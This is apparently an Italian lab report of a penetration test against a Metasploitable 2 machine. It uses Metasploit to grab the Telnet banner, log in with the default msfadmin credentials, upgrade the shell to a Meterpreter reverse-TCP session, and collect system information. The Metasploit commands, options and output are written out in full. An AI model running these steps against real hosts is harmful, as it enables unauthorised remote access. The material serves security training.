3. Fase 1 — Enumerazione del Servizio Telnet

Dopo aver identificato la macchina target tramite scansione nmap, è stata rilevata la porta **23/TCP (Telnet)** aperta. Telnet è un protocollo di accesso remoto obsoleto e intrinsecamente insicuro: trasmette le credenziali in **chiaro**, senza cifratura.

Per raccogliere informazioni sul banner e sulla versione del servizio, è stato utilizzato il modulo Metasploit **auxiliary/scanner/telnet/telnet_version**:

```
use auxiliary/scanner/telnet/telnet_version
set RHOST 192.168.1.149
exploit
```



Figura 1 — Metasploit: modulo telnet_version, banner del target acquisito. Il banner rivela il messaggio di benvenuto di Metasploitable e l'invito ad autenticarsi con msfadmin:msfadmin.

Risultato: Il banner del servizio espone direttamente le credenziali di default (*Login with msfadmin/msfadmin to get started*). Questa è una **critical misconfiguration**: le credenziali di default non sono state cambiate.

4. Fase 2 — Brute Force Telnet e Accesso Iniziale

Identificate le credenziali dal banner, è stato configurato il modulo **auxiliary/scanner/telnet/telnet_login** di Metasploit per verificare l'accesso. Il modulo è in grado di effettuare sia brute force che login diretto con credenziali note.

4.1 Configurazione iniziale del modulo (ore 09:04)

Sono stati impostati i seguenti parametri: USERNAME=msfadmin, PASSWORD=msfadmin, RHOSTS=192.168.1.149, RPORT=23. L'opzione STOP_ON_SUCCESS è stata impostata a **true** per interrompere il modulo al primo login riuscito.



Figura 2 — Configurazione del modulo telnet_login con le opzioni impostate. Si nota STOP_ON_SUCCESS => true e le credenziali msfadmin:msfadmin.

4.2 Verifica configurazione e lancio exploit (ore 10:15)

Prima del lancio è stata effettuata una verifica finale delle opzioni con il comando **options**, confermando tutti i parametri corretti.

```
msf auxiliary(scanner/telnet/telnet_login) > set password msfadmin
password => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set stop_on_success true
stop_on_success => true
msf auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD          msfadmin         no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   true             yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          msfadmin         no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) > exploit
```

Figura 3 — Verifica finale opzioni del modulo telnet_login prima dell'exploit.

4.3 Login riuscito e apertura sessione shell (ore 09:07)

L'esecuzione del modulo ha confermato il login con le credenziali di default. È stata automaticamente aperta una **sessione shell (Session 1)** sulla macchina target. Tramite il comando **sessions -i 1** è stata avviata l'interazione diretta con la shell remota.

```
exploit
[+] 192.168.1.149:23 – Login Successful: msfadmin:msfadmin
[*] Command shell session 1 opened
sessions -i 1
msfadmin@metasploitable:~$
```



Figura 4 — Login Successful e apertura sessione shell #1 su Metasploitable 2. Il prompt msfadmin@metasploitable conferma l'accesso remoto.

5. Fase 3 — Upgrade Shell → Meterpreter

Una shell Telnet è funzionale ma limitata: non offre funzionalità avanzate come upload/download di file, pivoting, screenshot, keylogging o privilege escalation automatizzata. Per questo motivo, la shell è stata **upgradada a una sessione Meterpreter** tramite il modulo post-exploitation **post/multi/manage/shell_to_meterpreter**.

5.1 Background della shell e caricamento modulo (ore 10:22)

La shell attiva è stata messa in background con **CTRL+Z** (background session 1), poi è stato caricato il modulo shell_to_meterpreter. La SESSION è stata impostata a 1 (la shell Telnet esistente).

```
^Z → Background session 1
use post/multi/manage/shell_to_meterpreter
set session 1
exploit
```



Figura 5 — Configurazione del modulo shell_to_meterpreter, opzioni e avvio exploit.

5.2 Apertura sessione Meterpreter (ore 10:29)

Il modulo ha avviato un **reverse TCP handler** su 192.168.1.100:4433, inviato lo stage Meterpreter alla macchina target (1.062.760 bytes) e aperto con successo la **Session 2 di tipo meterpreter x86/linux**.



Figura 6 — Meterpreter session 2 opened: reverse TCP su porta 4433, command stager completato al 100%.

6. Fase 4 — Ricognizione Post-Exploitation

Una volta ottenuta la sessione Meterpreter, è stato eseguito il comando **sysinfo** per raccogliere informazioni di sistema sul target.

```
meterpreter > sysinfo
Computer : metasploitable.localdomain
OS : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture: i686
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
```



Figura 7 — Output del comando sysinfo da sessione Meterpreter. Visibili: hostname, OS, architettura e tipo di Meterpreter.

Informazioni raccolte: Il target esegue Ubuntu 8.04 con kernel Linux 2.6.24-16-server, architettura i686 (32-bit). Trattasi di un sistema ampiamente obsoleto (Ubuntu 8.04 LTS — fine supporto aprile 2013), soggetto a numerose vulnerabilità note.

Sessioni attive al termine dell'esercizio:

ID	Tipo	Informazioni	Connessione
1	shell	TELNET msfadmin:msfadmin (192.168.1.149:23)	192.168.1.100:36253 → 192.168.1.149:23
2	meterpreter x86/linux	msfadmin @ metasploitable.localdomain	192.168.1.100:4433 → 192.168.1.149:47506